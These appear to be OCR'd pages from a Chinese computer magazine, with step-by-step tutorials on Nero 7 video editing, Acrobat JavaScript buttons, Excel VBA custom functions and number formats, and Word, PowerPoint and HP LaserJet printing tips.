第三步:如图2所示，制作立体图像分三个步骤:(1)选择图像效果，其实上面点击"Cube"链接时就已经选择了，不过在这里还可以单击Image Effect(图像效果)右侧下拉按钮进行改变。(2)选择图像并设置大小，单击Select Image右侧的" 览"按钮在本机上选择前面准备好的图像素材文件，本例选择的是笔者QQ自定义表情中的"猪头"图像(注意:图像大小不能超过300K)。接着在下面两个文本框中设置生成图像的大小，本例设置宽(Width)和高(Height)都为100像素，你可以根据自己的需要设置。(3)单击"Send to the Image Embellisher"(发送到"图像修饰"服务器)按钮，稍等一会儿，就会显示出效果预览，下面还会有一个名来"Download"链接，单击链接即可将效果图压缩包(ZIP格式)下载到本机上了。也可以直接右击预览图像，选择"另存为"命令保存。



图2

最后将生成的效果图应用到自己的网页上就可以了。

实例2:让文字五彩缤纷

第一步:登录http://www.chami.com/tc/，按提示在"Type the text to colorize"(输入要变彩色的文字)框中输入相应文字。

第二步:在下面的色彩面板中单击选择一个起始颜色。

第三步:选择起始色后，会自动显示出第二个色彩面板，这是用来选择终点颜色的，单击选择即可。此时可以在上面的预览(Preview)框中观看彩色文字在黑白两种背景下的显示效果，如果觉得不满意，可以重新改变起始与终点颜色，直到满意为止(见图3)。




图3

第四步:将"Copy and paste the following HTML code to you page"(将下面的HTML代码复制粘贴到页面中)文本框中的代码复制到你的页面文件中就可以得到一个渐变彩色效果的文字了。

小提示

因为上例中的在线工具不直接支持中文，所以要想制作彩色中文字，可采取一些变通的方法:将代码粘贴到你的网页代码中后，将英文字母替换成汉字，再将代码中的"face="Arial""改成"face="宋体""即可。当然也可以选择其他的中文字体，只要替换"face"后面的字体名即可(见图4)。




图4

CF [YY22]

Nero 7，刮起家庭娱乐大风暴

★★

■吉林　图们月长圆

刻录软件之王Nero又推出了7.0新版本。该版本集成了新的引擎，能够支持蓝光刻录机，同时在Nero 7中还集成了近20个应用程序，几乎涵盖了多媒体应用的各个领域：刻录、看图、多媒体播放、视频编辑，CD封面设计等，成了名副其实的媒体中心。今天我们就利用Nero 7中集成的图像与视频工具，刮起一场家庭娱乐的大风暴。注意：本文是以Nero 7 Premium（以下皆简称为Nero）完整版为基础写成的。

实例1:自编自导家庭电影——晴晴的真实世界

自从我那可爱的女儿"晴晴"来到这个世界后，闲暇之时我总爱拿着DV拍摄女儿的一举一动，久而久之在电脑里存放了她大量的日常生活的视频片段。怎样才能将这些杂乱的视频片段组织到一起，制作成一部家庭电影供亲朋好友欣赏呢？使用Nero中的Nero Vision工具，就可以轻松地实现这一想法。

第一步:启动Nero Vision

安装好Nero 7完整版后，单击"开始→程序→Nero 7 Premium→Photo and Video→Nero Vision"启动Nero Vision，单击软件开始界面中的"制作光盘→视频光盘"选项，进入到"目录"面板中。

第二步:导入素材

单击目录面板中的"捕获视频"进入视频捕获面板，在此可将连接到电脑上的DV摄像机中的视频导入到当前项目中。如果没有DV，或者已经存放有多个录像片段到电脑中，则可以跳过"捕获视频"选项。平时，我已经将女儿的录像保存在一个单独的文件夹中了，所以在这里直接单击"添加视频文件"项，首先会弹出一个"打开"对话框，按Ctrl键不放并配合鼠标点击，选中多个视频文件后单击"打开"按钮，将它们导入到项目目录列表中（见图1）。



图1

第三步:简单的影片编辑

下面就可以对导入的录像片段进行编辑了。单击"制作电影"选项，进入到电影编辑界面中，编辑界面上方的左侧是"回放窗口"，用来预览制作好的电影；上方右侧是素材管理窗口，用来管理项目中的各种音、视频素材。编辑界面的下方则是编辑工作区，它有"情节串联图板"和"时间线"两种模式，单击其上的选项卡可以在这两种模式之间随意切换。

可以从素材窗口中，直接用鼠标将素材拖放到时间线的相应轨道中，视频素材放到"视频轨道"，音频则放到"音频1"或"音频2"轨道中。如果是在"情节串联图板"模式下操作，则只能将视频素材拖放到编辑区中，此时，每个视频片段被称作一个"视频情节"（见图2）。如果放置了多个视频素材，则可以通过拖动的方式来任意调整它们在整部电影中的播放顺序。



图2

第四步:为影片增加特效

视频片段添加完毕，为使电影画面更加丰富，可以给影片素材添加上一些特殊效果。在右上角素材窗口上，单击窗口上的"显示视频效果"选项卡（即带有闪电形状的图标），进入到"显示视频效果"面板中，点击上方的下拉按钮，从中选择"过滤器"类别，其下会显示出数十种视频特效，如：边缘光亮化、波纹、旋转等。点选"显示视频效果"时，下面的编辑区会自动切换到时间线模式，可直接将某一效果拖放到时间线"效果"轨道的适当位置上，此时单击显示窗口下方的播放按钮（三角形图标）预览影片，当视频播放到效果图标所在位置时就会显示出视频特效来，非常有趣。

拖动效果图标可以调整它在"效果"轨道中的位置，将光标移到效果图标的左侧或右侧，光标将变成双箭头状，此时按下鼠标左键拖动，可以任意调整效果的长度，点选效果图标后按Delete键则可以清除效果。这些操作方法同样适用于对视频片段的调整。

第五步:添加转场效果

电影剪辑中很大一部分工作，是为视频片段添加转场效果。在素材窗口上单击"显示转场"选项卡（即最后那个图标），可以看到Nero Vision已经提供了"划入"、"渐变"、"3D"、"其他"四大类计有数十种转场特效，单击上面的下拉按钮可以选择类别。为视频片段添加转场特

效的方法非常简单，将编辑区切换到"情节串联图板"模式，然后将需要的转场特效拖放到两个视频情节之间的小方块中即可。

第六步:为影片添加文字片头及片尾

接下来为影片添加一个文字片头。在素材窗口上单击"显示文本效果"选项卡(显示有"A"字样的图标)，此时编辑区会自动切换到时间线模式。Nero Vision提供了多种文本效果，选择其中一种文本效果(如"跳动的字符"项)将其拖到时间线的"文本"轨道中，放开鼠标时会弹出"属性"对话框，可以在"文本"框中输入文字标题(如输入:"晴晴的真实世界")，并设置文本的其他属性，最后关掉对话框即可，可单击播放按钮预览一下效果。将文本效果拖放到时间线的最前面，就可以作为影片的片头了。同样方法，可以为影片加上字幕及文字片尾等。

第七步:为影片配上好听的背景音乐

我们还可以为整部电影配上好听的背景音乐。单击素材窗口上的"显示媒体"选项卡(即第一个图标)，然后单击其下方的" 览媒体"按钮(左起数第一个按钮)，从弹出菜单中选择" 览"命令，然后在 览窗口中选中所需要的音乐文件，本例，我选择的是"让我们荡起双桨"这首曲子(支持WAV、MP3等多种音频格式)，单击"打开"将其添加到"我的媒体文件"中，再把它拖放到时间线"音频1"或"音频2"轨道上即可，可以根据需要调整它的位置。

第八步:导出电影

最后，单击界面最下方的"导出"按钮，进入到"导出视频"面板中，根据自己的需要选择一种导出模板(本例选择的是"VCD")，并设置好"输出文件"以确定电影文件保存的路径，然后单击"导出"按钮即可将电影导出并刻录成VCD光盘了。

实例2:声情并茂浏览照片——五步搞定数码幻灯片

因为DC要比DV更为普及，所以大多数人电脑中积累更多的则是自己拍摄的数码照片。我们同样可以使用Nero Vision将数码照片制作成幻灯片VCD，使得这些照片不仅在电脑上可以欣赏，还可以在VCD/DVD中播放，并可以加上优美的背景音乐。

第一步:启动Nero Vision，在开始界面中单击"制作幻灯片"下的"视频光盘"选项，进入到"幻灯片"编辑界面。可以看出，幻灯片制作的界面与视频制作的界面大体相同，这样有了前面制作视频电影的经验，下面的操作就非常容易上手了。

第二步:单击右侧素材窗口下方的" 览媒体"按钮，从弹出菜单中选择" 览"命令，然后在打开的"文件 览器"对话框中找到所需的数码照片，并将它们导入到当前项目中来。

第三步:在幻灯片制作界面下方的编辑区中，同样也有两种模式:一种是"显示画面"模式，它是专门用来编辑数码照片的，可直接将素材拖放进去；另一种是"显示音频"模式，专门用来存放幻灯片播放时的音乐，通过" 览媒体"按钮导入音乐素材，再把它拖放到音频轨道上即可。

第四步:单击素材窗口上方的"显示转场"选项卡，将想要的转场效果拖放到图片与图片之间的小方块内，即可完成图片转场效果的添加了。按下显示窗口下方的播放按钮，可以预览效果。

第五步:最后单击下方的"导出"按钮，并选择一种导出模板(如选择"VCD")，设置好输出文件的路径，导出电影文件即可。可以将导出的文件刻录成VCD光盘，一张有声有色的数码幻灯片就制作完成了。

实例3:让Photoshop稍息

在制作图片VCD时，有些图片可能需要小小修改一下，这时要是启动Photoshop这样的大软件来处理，未免太浪费时间和精力了，新版的Nero 7中也开始提供简单的图像编辑功能，并且非常简单好用。下面就举一个简单的实例。

第一步:从程序组"Nero 7 Premium→Photo and Video"中启动Nero PhotoSnap，单击主界面左上角的"打开"按钮(左侧第一个图标)，然后在"文件 览器"中找到一张需要处理的照片(见图3)。这张照片是在清晨拍摄的，由于四周的光线不足，另外人物还是背对着阳光，所以整个人物看起来偏暗，下面我们就来对这张照片进行后期处理，使人物走出"黑暗"。



图3

第二步:单击界面右侧"工具"下方的"曝光"选项，进入到"颜色/曝光"面板中，单击界面右侧的"渐变曲线"标签，然后通过适当地调整曲线，就可以让人物变得清晰起来。这一功能与Photoshop中的"曲线"调整相似，具体操作就不细说了。

第三步:一边调整一边观察左侧的图像，效果满意后，单击"应用"按钮即可完成对这张照片的后期处理了。同时我们会发现图像窗口左上角多出了好几个标签，如"当前"、"预览"、"拆分预览"等，分别点击，就可以比较修改前后的效果，非常直观形象。

Nero PhotoSnap还提供了裁剪、自动修复、红眼消除、颜色调整等多种功能，简单的数码照片后期处理足以应付了，大家不妨试试看。 CF [YY23]

软件你别牛

插上翅膀的Acrobat

★★★

■北京　一页

在本刊今年第13期上的“软件你别牛”中，介绍了Acrobat 7.0专业版的一些基本应用。今天，我们将以此为基础，再为Acrobat插上“双翅”，进一步学习它的高级应用:Acrobat JavaScript。

实例:打造专业效果的PDF电子书

大多数人对JavaScript并不陌生，稍懂得一点网页制作知识的人都知道，它是一种简单易用的脚本语言，能为网页添加许多特殊效果和功能。与此类似，Acrobat JavaScript则是为PDF文档添加特殊功能。大家不用担心它有多难学，其实它的语法与标准JavaScript相似，只不过多了一些PDF文档所特有的对象类型及方法而已。

下面的这个实例，是笔者尝试制作的一本PDF电子书，共有8页的内容(《电脑爱好者》的一期〝特别话题〞)。在第一页上我分别放置了三个按钮，〝全屏／窗口显示〞、〝自动滚动〞、〝退出〞。单击〝全屏／窗口〞按钮即可全屏显示电子书(没有窗口边框、标题条、菜单条等元素，完全显示页面内容)；单击〝自动滚动〞按钮则页面会自动慢慢向上滚动；单击〝退出〞可关闭电子书。

虽然这些功能都可以在菜单中调用，但是直接通过PDF文档页面上的点击来得到，会使我们的PDF电子书显示得很专业的样子。

第一步:启动Acrobat 7.0专业版，并打开一个PDF电子书文档。本例所使用PDF文档的首页为空白，用来放置前面我们所说的三个按钮。

第二步:如图1所示，单击按下按钮工具(如果没有发现该按钮，可在工具栏空白处右击，再勾选〝高级编辑工具〞项即可显示)。将光标移到页面上，画出一个矩形，画好后放开鼠标键，会弹出一个按钮属性对话框。在〝一般〞选项卡中，〝名称〞将是按钮在脚本中被引用的名字，最好用英文名称；〝工具提示〞中的内容，是当光标移到该按钮上时显示出的内容提示；其他可选默认值。



图1

第三步:在〝外观〞选项卡中，主要用来设置按钮的外形，如外框颜色、填充色、字体等。在〝选项〞选项卡中，〝布局〞我们选的是〝仅标签〞项，如果选择带〝图标〞的选项，还可以通过下面的〝选择图标〞为按钮添加图案装饰；在〝标签〞中输入的文字，将显示在按钮上，本例输入的按钮文字是：〝全屏／窗口显示〞。

第四步:本例最关键的是〝动作〞选项卡中的设置。触发器选择〝鼠标松开〞，也就是单击放开鼠标键后，开始执行预设的动作。〝选择动作〞为〝运行JavaScript〞项，然后单击〝添加〞，又会弹出一个脚本编辑对话框，在其中输入代码(见图2)：



图2

```
app.execMenuItem("FullScreen");
```

app是Acrobat JavaScript中特有的一个对象，execMenuItem则是该对象下面的一个方法，从名字可以猜出，它是用来执行软件中的菜单命令的。输入代码后确认返回。

芝麻开门

无限扩展“app.execMenuItem”

通过“app.execMenuItem”语句，就可以在脚本中随意调用Acrobat及其Reader浏览器软件中的大部分菜单命令了，如自动滚动、关闭、打印、搜索、打开书签窗口等。本例中的参数“FullScreen”对应的就是Acrobat(或Reader)菜单“视图→全屏”命令。那么如何确定某一菜单命令所对应的英文名称呢？可按如下的办法查找：

1.执行菜单“高级→JavaScript→调试程序”命令(快捷键为

Ctrl + J)，调整出调试窗口。

2.第一次启用它，会询问你时否启用控制台，点“是”确认。

3.如图3所示，输入代码：




图3

app.listMenuItems();

4.以上代码主要就是要获得Acrobat的所有菜单项目的。按小键盘上(注意是小键盘上)的回车键，即可执行该代码并返回结果，形式有点乱，可复制到Word之类的字处理软件中编辑一下。以下就是从该返回结果中截取的片段：

app.listMenuItems();

[cName:File, oChildren:[[cName:Open],[cName:NewDocument ...[cName:Save],[cName:SaveAs]...[cName:Quit]]]

cName指菜单，oChildren指子菜单。冒号后面即菜单命令所对应的名字了，从File(文件)、Open(打开)、SaveAs(另存为)等单词，很容易推断出它所对应的命令来。

第五步: 单击工具栏上的手形工具(或其他工具)，按钮将从编辑状态转为运行状态，此时单击此按钮，即可进入全屏显示了。再次点击该按钮，又会返回窗口状态。如果想重新编辑按钮，可再次点按工具栏上的按钮工具图标重新回到编辑状态，右击画好的按钮，选择"属性"就可以了。

以同样方法添加另外两个按钮，当然还可以增加一些其他的按钮，激活那些你觉得会经常使用的菜单命令，增强电子书的功能。更进一步，使用自己绘制的图标来替换默认的按钮图形，将会使你的电子书显得更专业、更酷。

网 络 大 补 贴

国内有关Acrobat的网站比较少，所以下面介绍的主要是国外的一些网站资源。

网址:http://partners.adobe.com/public/developer/en/acrobat/sdk/AcroJS.pdf

简介:Acrobat(7.0) JavaScript官方语言参考，包含所有的对象及其方法、属性的说明资料。

网址:http://partners.adobe.com/public/developer/en/acrobat/sdk/AcroJSGuide.pdf

简介:Acrobat(7.0) JavaScript使用指南。

网址:http://www.planetpdf.com

简介:此网站上可以找到很多Acrobat使用技巧，并收集有很全面的第三方插件。

CF [YY24]

数字格式自定义 Excel更好用

■河北 陈文利

设置Excel单元格数值格式时，一般人往往忽略了其中的"自定义"项。其实，用好这个"自定义"，会给工作带来很大方便。

实例：长数字不再“走样”

在Excel中输入数字若超过11位，会自动以科学记数法来表示，有时这不是我们所希望的，比如输入身份证号、学籍号等。这种情况，就可以通过自定义来解决问题了。

第一步: 右击想要自定义数字格式的单元格，选择"设置单元格格式"命令打开单元格格式对话框，单击"数字"选项卡，然后在左侧分类列表框中选择"自定义"，在右侧类型列表框中选择"0"。

第二步: 确定后返回工作表，在刚才设置了自定义格式的单元格中再输入长数字，会发现它不再自动变成科学记数了。

第三步: 假设要输入的是14位学籍号，除后四位不同外前面的数字都相同（如：02230503410000，02230503410001...），则在第二步中，在类型输入框中输入02230503410000（后四位为0），确定后返回。此时在设置了自定义格式的单元格中输入1后回车，它会自动转换为02230503410001，非常方便。

CF [YY25]

■安徽　陈秀峰

西游后记之 Excel 函数篇(十)

以不变应万变，自定义函数出奇招

★★

本文可以帮你学到

- Excel 中财务函数的使用
- 下拉选项单元格的制作
- 通过“函数向导”来输入单一函数公式

故事

截至本期，西游后记之 Excel 函数系列正好十期了。这期间我们随着八戒一起，几乎涉及了 Excel 函数方方面面的内容。作为本系列的最后一讲，八戒将再教给大家一个以不变应万变的本事：当 Excel 自带的函数解决不了问题，或者解决起来很麻烦的时候，我们可以通过自己编写的函数来解决问题。听起来似乎有些玄妙，其实就是使用 Excel 内嵌的 VBA 编程语言而已。

实战　考试成绩自动变等级

本例自定义的函数，可将学生的考试成绩自动分成 A(90 分以上)、B(80 分以上)、C(70 分以上)、D(60 分以上)、E(60 分以下)五个等级。这个实例非常简单，主要目的是帮助大家熟悉 VBA 自定义函数的制作过程。

第一步：启动 Excel2003，打开学生成绩登记表工作簿(见图 1)。



图 1

第二步：执行〝工具→宏→Visual Basic 编辑器〞命令打开 Visual Basic 编辑窗口。也可以右击工作表名称(如：Sheet1)，在右键菜单中选择〝查看代码〞选项，也可以快速进入 Visual Basic 编辑窗口。

第三步：执行〝插入→模块〞命令，插入一个新模块(默认名称为〝模块 1〞)，然后将下述代码输入右侧的代码编辑区域中(见图 2)。注意：下面代码中单引号的后面为注释语句，要不要都可以。



图 2

```
Function dj(cj)          'dj为自定义函数的名称,cj是用户参数
    Select Case cj       'Select为VBA中的选择语句
        Case Is >= 90    '当cj大于等于90时，函数返回字符“A”
        dj = "A"
        Case Is >= 80    '当cj大于等于80时，函数返回字符“B”
        dj = "B"         '下面的语句依此类推
        Case Is >= 70
        dj = "C"
        Case Is >= 60
        dj = "D"
        Case Is < 60
        dj = "E"
    End Select           '结束选择语句
End Function             '结束本函数
```

输入完成后，关闭 Visual Basic 编辑窗口返回，代码会被自动保存。自定义函数格式如下：

```
Function 函数名称(参数变量)
VBA代码
End Function
```

关键字 Function 表示定义的是一个函数，函数名称(本例为：cj)就是我们以后可以在工作表中引用的名称，可以按照自己的意愿随便取，它与 Excel 内置函数名称(如求和函数：SUM)的作用是一样的。函数最大的一个标志就是函数名称后面一定要带有一对圆括号，如果函数需要参数的话，参数就放置在圆括号之内。中间则是任意的 VBA 代码，最后以 End Function 来表示一个函数的结束。

小提示

上述代码也可以改成以下形式，使用 If 语句来代替 Select 语，完成的效果一样：

```
Function dj(cj)
  If cj >= 90 Then          '如果cj大于等于90，然后
  dj = "A"                  '返回字符A
  ElseIf cj >= 80 Then      '否则如果cj大于等于80，然后
  dj = "B"                  '返回字符B。以下依此类推
  ElseIf cj >= 70 Then
  dj = "C"
  ElseIf cj >= 60 Then
  dj = "D"
  Else
  dj = "E"
  End If                    '结束If语句
End Function                '结束整个函数
```

第四步：自定义好的函数，可以像使用Excel内置函数一样进行调用。在如图1所示的成绩表中，我们来将语文成绩转换成等级，并保存在E列中。在E2单元格中，输入公式："=dj(D2)"(不含引号)，回车确认后，第一位学生的成绩就转换成等级A了。拖动E2单元格右下角的填充柄，将这个公式复制到E列其他单元格中，其他学生的等级也会自动显示出来(见图3)。



图3

小提示

默认情况下，在Excel中自定义的函数只能在定制的工作簿中调用，如果在其他工作簿中也想要使用，必须将其制作成“加载宏”，然后加载一下就行了。

第一步：执行“文件→另存为”命令，打开“另存为”对话框，将“保存类型”设置为“Microsoft Office Excel加载宏(*.xla)”，然后取名(如：“成绩等级”)保存。系统默认会将加载宏保存到“AddIns”文件夹中。

第二步：执行“工具→加载宏”命令，选中上一步制作的加载宏(“成绩等级”)，确定返回。

第三步：经过这样处理后，上述自定义的函数就可以在Excel所有工作簿文件中直接调用了。

一点通 自定义函数揭出身份证号码里的秘密

每个人的身份证号码中，都保存了相关的个人信息，如：性别、出生年月、籍贯等。15位身份证号码的第15位表示性别，奇数为男，偶数为女。18位身份证号码的第17位表示性别，奇数为男，偶数为女。下面的自定义函数，首先通过If语句来判断是15位还是18位的身份证，然后依据得到的结果提取相应位置的数字，用来判断该身份证持有人的性别。

```
Function xb(sfid)
  If Len(sfid) = 15 And Mid(sfid, 15, 1)/2 = Int(Mid(sfid,15,1)/2) Then
    xb = "女"
  ElseIf Len(sfid) = 15 And Mid(sfid,15,1)/2 <> Int(Mid(sfid, 15,1)/2) Then
    xb = "男"
  ElseIf Len(sfid) = 18 And Mid(sfid,17,1)/2 = Int(Mid(sfid,17,1)/2) Then
    xb = "女"
  Else
    xb = "男"
  End If
End Function
```

注意：调用以上函数的格式为："=xb(A1)"(不含引号)，其中A1假设为输入了身份证号码的单元格，一定要将它的单元格格式设置为"文本"。

结束语 VBA编程博大精深，仅通过一两个实例还不足以显示出它的巨大 力。小编计划在2006年的杂志中，做一个VBA编程系列教程，朋友们如果感兴趣的话，欢迎给我们提出宝贵的意见。


CF [YY26]

千变万化的剪贴画

★★

■木头人

使用Powerpoint 2003时，经常会在演示文档中插入漂亮的剪贴画来进行修饰。可并不是所有剪贴画都适合你的要求，如果感觉当前使用的剪贴画的颜色搭配不太合理（或者与演示文档的内容不协调）时，可以随心所欲改变剪贴画的颜色。点击插入的剪贴画，此时会显示出"图片"工具栏（如果没有显示，可右击此剪贴画，再选择"显示'图片'工具栏"），单击"图片"工具栏上的"图片重新着色"按钮，在随后出现的对话框中便可任意改变图片中各个元素的颜色了（见图）。



CF [YY27]

办公室里的“打印故事”

★★

■悠悠我心　木头人

节省打印纸 从每“一张”做起

小林是一家公司的文秘，经常要处理一些Word文档，工作中她经常遇到这样的情况：文档的页面、版式都已经排好了，但却发现最后一页只有几行内容，这样打印出来势必会造成纸张浪费，尤其是需要成批打印这类文档的时候。怎样才能在不改变前面版面格式的情况下省下这一张纸呢？同事中的一位Word高手告诉她，其实很简单，在预览模式下，单击工具栏上“缩小字体填充”按钮（见图），即可将最后几行缩至前几页的文档里，然后单击“打印”按钮打印即可。这样就会减少很多不必要的浪费了。不过要注意，这一技巧适用于页数较多的文档，如果文档总共只有一两页，Word的自动调整可能会失败，这时就只能自己手动调整版式了。



漂白激光打印文档的“包公脸”

单位新购入一激光打印机，刚使用没两天便出现了严重故障，打印出来的纸变成了“包公脸”，整篇文档全变成了黑色，甚至连文档背部都有黑黑的碳粉痕迹，更别提其上模糊不清的字迹了。

送修被告之，无任何故障，这可就奇怪了。想来想去，感觉是周围环境出了问题，经过仔细查找，发现这台打印机被放到窗台附近，白天工作时间，强烈的阳光直接照射到打印机上，而激光打印机的核心元件是感光硒鼓，由于阳光的强烈照射致使感光硒鼓工作不正常，所以打印出来的文档用都成了“包公脸”。吃一堑，长一智，赶紧将打印机挪到太阳照不到的地方，打印果然又正常了。在这里也提醒大家，切勿让激光打印机暴露在强烈的光线照射下，否则打印机工作不正常是小，要是毁了硒鼓，损失就大啦。 CF [YY28]

回音壁

《Office办公中妙用Shift键》补遗

■河北　李顺

《电脑爱好者》今年第19期《Office办公中妙用Shift键》一文，提到了在Excel、Word中，按住Shift键不放，然后再点击“文件”菜单的技巧。不过，如果在Excel中按住Shift键不放，然后再单击“编辑”菜单，你就会发现原来的“复制”命令变成了“复制图片”，“粘贴”命令变成了“粘贴图片”，使用此命令就可轻松将Excel表格转换成图片了，非常实用。

Word微调另一招

■王福洋

我读了《电脑爱好者》今年第19期上的《Word微调有妙招》一文，感觉作者的妙招确实不错。不过我觉得它还是有点不方便，比如调小水平间距和垂直间距后，再想大距离移动图像时，就又不方便了，还得换用鼠标来操作。其实在Word中，已经有微调的快捷键了：一边按住Ctrl键不放，一边再按动方向键，就可以达到微调图片的目的；如果想大距离地移动，那么放开Ctrl键就可以了。

另外，Ctrl键还有其他很多功能，比如当你想复制Word文档中的部分内容（如：文字、图片等）时，除利用“复制”和“粘贴”命令外，还可这样做：选中要复制的内容，然后按住Ctrl键不放，这时你会发现在光标的边上出现了一个“+”号，这时你轻轻地往边上一拉，就可以将所选内容复制过来了。这个方法要比使用Ctrl+C和Ctrl+V快捷键还要方便吧。

也谈同一Word文档，页面纵横混排

■济南　王杰

贵刊第20期《同一Word文档，页面纵横混排》一文，介绍了通过手工插入分节符实现页面纵横混排的方法。然而在实际工作中，我们可能是在已经输入了工作流程图等图表内容后，才发觉这些图表只能安排在横向的页面上方能够容纳得下。这时，可按下面的操作将该图表所在页面快速设置为横向。

第一步：选取要更改为横向页面的内容（文字、表格皆可）。

第二步：单击“文件→页面设置”菜单命令，打开页面设置对话框，单击其上的“页边距”选项卡。

第三步：在“方向”下，单击“横向”选项；在“应用于”框中，单击“所选文字”（见图）。最后单击“确定”按钮。此时，Word会自动在所选择内容的前后插入分节符，以使该页应用于横向方式，并且不影响文档中其他部分的页面设置。 CF [YY29]



释放打印机驱动程序的潜能

★★

■新疆 张迎新

用户都知道驱动程序是硬件的“倍增器”，不过一般比较注意主板和显示卡等的驱动，很少有人注意用好、用足打印机驱动程序。本文以广泛应用的hp LaserJet 1150激光打印机为例，介绍充分释放打印机驱动程序潜能的方法。

1.节约墨粉

一只hp LaserJet 1150激光打印机的Q2624A硒鼓售价五百元左右，如何延长它的使用寿命是用户关心的问题。只要研究一下hp LaserJet 1150激光打印机的驱动程序，很容易找到节约墨粉的方法：

由于许多文件的讨论稿不需要很高的打印质量，这类文档可以使用hp LaserJet 1150激光打印机驱动程序提供的“经济模式”。使用这种模式打印出来的文字颜色比较淡，但是能够满足非正式文件的阅读要求，使用“经济模式”打印文档的方法是：

打开要打印的文档，单击Word等应用程序“文件”菜单中的“打印”命令，打开对话框单击其中的“属性”命令，即可看到如图1所示对话框的“纸张/质量”选项卡。我们只须选中如图1中的“经济模式”复选项，“确定”后即可使用“经济模式”打印文档。

除了上述方法以外，hp LaserJet 1150激光打印机驱动程序提供了两种打印分辨率，如果待打印的文档仅仅包含文本，一般人很难看出600dpi和1200dpi的区别，但是两者的墨粉用量却有一定差别。因此，降低打印分辨率也是一种行之有效的节约措施。

我们只需按上面介绍的方法打开如图1所示选项卡。打开“打印质量”下面的下拉列表，根据需要选择最低的打印分辨率即可。尽管这种方法的墨粉节约效果不如“经济模式”显著，但是它对打印质量的影响非常小，是打印各种正式文档时首选的节约措施。



图1

2.灵活使用纸张

人们编辑文档通常使用A4或B5纸张，正式打印时使用的纸张可能比它大或小。对于hp LaserJet 1150激光打印机用户来说，遇到这种情况根本不用重新调整页面设置，只需要进行简单的设置就可以了。

假如编辑文档时设置的页面是A4，实际打印时使用的纸张是B5。我们只需要打开如图1所示选项卡中的“尺寸是”下拉列表，选中“B5(ISO)”然后“确定”就可以了。而且每次选用的纸张尺寸可以在选项卡中预览，便于用户使用某些特殊规格的纸张。

3.双面打印

双面打印是最有效的纸张节约手段，但是除了Word 2003以外，绝大多数应用程序都没有提供双面打印功能。但是hp LaserJet 1150激光打印机用户就幸运多了：我们只需单击应用程序“文件”菜单中的“打印”命令打开对话框，再单击“属性”命令打开“hp LaserJet 1150 Driver属性”对话框的“完成”选项卡，选中“双面打印”复选项，单击“确定”按钮开始打印。当纸张的第一面打印结束以后自动弹出如图2所示对话框，用户只需按照其中的提示取出和放入纸张，单击“确定”按钮就可以打印纸张的第二面了。



图2

4.多版打印

诸如“学习资料”之类的文档采用多版打印，然后装订成小册子不仅美观而且节约纸张。hp LaserJet 1150激光打印机驱动程序的多版打印方法是：单击应用程序“文件”菜单中的“打印”命令打开对话框，再单击“属性”命令打开如图3所示的“hp LaserJet 1150 Driver属性”对话框的“完成”选项卡，在“每张纸打印多少页”下拉列表中选择每张纸上打印的文档页数(1、2、4、6、9)，连续单击“确定”按钮即可开始打印。

另外，进行多版打印时仍然可以选中“双面打印”复选项。在打印的文档需要以小册子形式装订时，可以打开



图 3

"完成"选项卡的"小册子布局是"下拉列表，选择"关闭"、"左边装订"或"右边装订"。

5.缩放打印

除了上面介绍的灵活使用纸张的方法外，hp LaserJet 1150激光打印机驱动程序还提供了另一种缩放打印文档的方法：

假如编辑文档时设置的页面是A4，实际打印时A4纸张却用完了，这时可以使用B5等其他纸张代替。我们只需按上面介绍的方法打开如图4所示选项卡，选中"将文档打印在"复选项，然后在下拉列表中选择要使用的纸张然后"确定"就可以了。

除此以外，用户还可以修改"正常尺寸的%"框内的数字，或者单击下面的"向左"或"向右"按钮，就可以缩小或放大文档的"版芯"了。

6.打印水印

除了Word 2003以外，能够在文档中插入水印的应用软件并不多。hp LaserJet 1150激光打印机驱动程序提供了水印功能，使得用户可以在任何文档中插入水印。

打印水印时只需按前面介绍的方法打开如图4所示选项卡，在"水印"下拉列表中选择需要的水印文字，水印仅在首页出现时选中"仅限于首页"复选项即可。

如果用户需要自行定义新的水印文字，只需单击"编辑"按钮打开"水印详情"对话框，在"水印信息"框内输入新的水印文字，还可以在"字体属性"下设置水印所使用的字体名称、颜色等等。

6.镜像打印

镜像打印又称反片输出，制作印刷软片等场合经常用到。可惜Word 2003等许多软件没有提供镜像打印功能，hp LaserJet 1150激光打印机的驱动程序填补了这一空白。

镜像打印时只须打开要镜像打印的文档，按上面介绍的方法打开"hp LaserJet 1150 Driver属性"对话框的"基本"选项卡。选中"镜像图像"复选项"确定"回到"打印"对话框，选择好打印份数等再次"确定"就可以打印出镜像文档了。



图 4

7.保存打印设置

由于hp LaserJet 1150激光打印机驱动程序提供了众多功能，如果每次打印都进行重新设置比较麻烦。为此驱动程序提供了"打印任务快速设置"功能。当用户在"hp LaserJet 1150 Driver属性"对话框设置好打印选项以后，只要在任意一个选项卡的"打印任务快速设置"框中输入设置的名称，例如"A4双面打印"之类单击"保存"就可以了。

以后需要使用已经保存过的某个设置时，只需打开"hp LaserJet 1150 Driver属性"对话框的任意一个选项卡，在"打印任务快速设置"下拉列表中选择需要使用的设置名称，然后"确定"就可以了。

